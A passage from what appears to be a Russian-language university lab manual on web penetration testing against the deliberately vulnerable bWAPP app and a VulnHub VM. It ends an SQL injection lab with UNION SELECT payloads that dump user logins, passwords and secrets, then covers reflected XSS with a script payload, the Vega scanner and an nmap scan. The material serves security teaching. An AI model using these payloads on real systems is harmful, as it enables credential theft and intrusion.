

Рисунок 4 – Все таблицы

Попробуем найти столбцы в таблице users:

```
' and 1=0 union all select 1,table_name,
column_name,4,5,6,7 from information_schema.columns where
```

```
table_schema != 'mysql' and table_schema !=
'information_schema' and table_schema='bWAPP' and
table_name='users' -- -
```



Рисунок 5 – Таблица Users

Теперь у нас есть все, чтоб заполучить пользовательские данные:

```
' and 1=0 union all select
1,login,password,secret,email,admin,7 from users-- -
```



Рисунок 6 – Результат работы

ЛР 3.4. XSS-Injection

Цель работы: ознакомиться с базовыми методами XSS Injection

Задание:

1. Провести атаку с использованием XSS Injection
2. Зафиксировать полученный результат.

Теоретическая часть

XSS-уязвимость возникает, когда злоумышленник вводит исполняемый код браузера в пределах одного HTTP-ответа. Инъекционная атака не сохраняется в самом приложении; она не является постоянной и влияет только на пользователей, которые открывают злонамеренно созданную ссылку или стороннюю веб-страницу. Строка атаки включена как часть созданных параметров URI или HTTP, неправильно обработана приложением и возвращена жертве.

Отраженный XSS - наиболее распространенный тип атак XSS, обнаруженных в дикой природе. Отраженные атаки XSS также известны как ненасильственные атаки XSS, и, поскольку полезная нагрузка атак поставляется и выполняется посредством одного запроса и ответа, они также называются XSS первого порядка или типа 1.

Когда веб-приложение уязвимо для этого типа атаки, оно будет передавать необоснованный вход, отправленный с помощью запросов обратно клиенту. Общий способ действия атаки включает в себя этап проектирования, в котором злоумышленник создает и тестирует нарушающий URI, этап социальной инженерии, в котором она убеждает своих жертв загрузить этот URI в своих браузерах и возможное выполнение кода нарушения, используя браузер жертвы.

Обычно код злоумышленника написан на языке Javascript, но также используются другие языки сценариев, например ActionScript и VBScript.

Атакующие обычно используют эти уязвимости для установки ключевых регистраторов, кражи файлов куки у жертвы, выполнения кражи в буфер обмена и изменения содержимого страницы (например, ссылок для загрузки).

Одной из основных трудностей в предотвращении уязвимостей XSS является правильная кодировка символов. В некоторых случаях веб-сервер или веб-приложение не могут фильтровать некоторые кодировки символов, поэтому, например, веб-приложение может отфильтровывать «<script>», но не может фильтровать %3cscript%3e, который просто включает в себя другую кодировку тегов.

Зачем это нужно?

XSS Injection является одной из самых частых и серьезных уязвимостей согласно классификации OWASP. Данные примеры являются базовыми и могут использоваться, когда отсутствуют какая-либо защита на веб-сервере.

Ход работы:

Выберем пункт в bWAPP пункт XSS Reflected – Get (в разделе A3). Мы снова видим окно, требующее ввода данных:

Рисунок 1 – Окно ввода данных

Введем данные и посмотрим, как изменится URL:

`http://10.0.2.4/bWAPP/xss_get.php?firstname=Ivan&lastname=Ivanov&form=submit`

Параметры передаются через запрос GET (в URL). Попробуем применить простой XSS Injection в одном из полей:

```
<script> alert("XSS")</script>
```

У нас появится предупреждение:



Рисунок 2 – Результат ввода команды

Как видите, наш скрипт выполняется и появляется окно предупреждения.

Но почему? Взгляните на исходный код:

Рисунок 3 – Код страницы после XSS Injection

Поле lastname, содержащее наш скрипт, отражается на странице, а javascript интерпретируется.

На этом уровне скрипт, который мы ввели на страницу, не является вредоносным, но это одна из самых опасных уязвимостей для веб-сайтов.

ЛР 3.5. Сканирование уязвимостей с помощью Vega

Цель работы: ознакомиться с утилитой Vega.

Задание:

1. Проверить выбранный сайт на предмет уязвимостей
2. Зафиксировать полученный результат.

Теоретическая часть

Vega — это бесплатный сканер с открытым исходным кодом и тестовая платформа для проверки безопасности веб-приложений. Vega может помочь вам найти и проверить SQL Injection, Cross-Site Scripting (XSS), непреднамеренно раскрытую конфиденциальную информацию и другие уязвимости. Он написан на Java, основан на графическом интерфейсе и работает на Linux, OS X и Windows. Vega включает в себя автоматический сканер для быстрого тестирования и перехватчик прокси для тактического контроля.

Зачем это нужно?

Один из способов защиты от взлома — регулярное тестирование сайта на уязвимости разными сервисами. Иногда владельцы ресурсов навсегда теряют доступ к своим сайтам, у них воруют платежные данные клиентов или трафик. Уязвимости могут быть и на самописных движках, и на платных CMS. От них не застрахован никто. Владельцы сайтов, у которых нет возможности содержать штатного программиста, часто либо вообще не мониторят сайт на уязвимости, либо используют платные или бесплатные сервисы для анализа сайта.

Ход работы:

Установим Vega:



Рисунок 1 – Установка Vega

Начнем сканирование:



Рисунок 2 – Запуск сканирования

В поле «название сайта» введем адрес нашей ВМ с bWAPP. Далее выберем модули, которые мы хотим использовать, можно оставить по умолчанию:



Рисунок 3 – Выбор модулей

Запустим сканирование:

Рисунок 4 – Параметры сканирования

После завершения сканирования на левой панели вы увидите все результаты, которые сортируются в соответствии с серьезностью уязвимости. Если вы щелкните по ним, вы увидите все сведения об уязвимостях на правой панели, такие как «Запрос», «Обсуждение», «Воздействие» и «Исправление».



Рисунок 5 – Результаты сканирования



Рисунок 6 – Пример описания уязвимости

ЛР 3.6. Поиск уязвимостей в VulnHub Basic Pentest Lab

Цель работы: провести пентест лаборатории VulnHub Basic Pentest Lab.

Задание:

1. Установить лабораторию.
1. Провести пентест согласно заданию лабораторной работы.
2. Зафиксировать полученный результат.

Теоретическая часть

Ознакомившись с базовыми методиками поиска и эксплуатации уязвимостей на примере bWAPP, мы будем проводить пентест в условиях, более приближенных к реальным. В данной лабораторной работе мы будем применять различные инструменты Kali Linux, а нашей целью станет VulnHub Basic Pentest Lab, имитирующая блог на Wordpress.

Ход работы:

Скачаем лабораторию (https://www.vulnhub.com/entry/basic-pentesting-1,216/). Установим ее и настроим сеть (NAT внутри VirtualBox) так же, как мы делали это для bWAPP (см. ЛР №3.1).

Запустим nmap, просканируем нашу подсеть:



Рисунок 1 – nmap

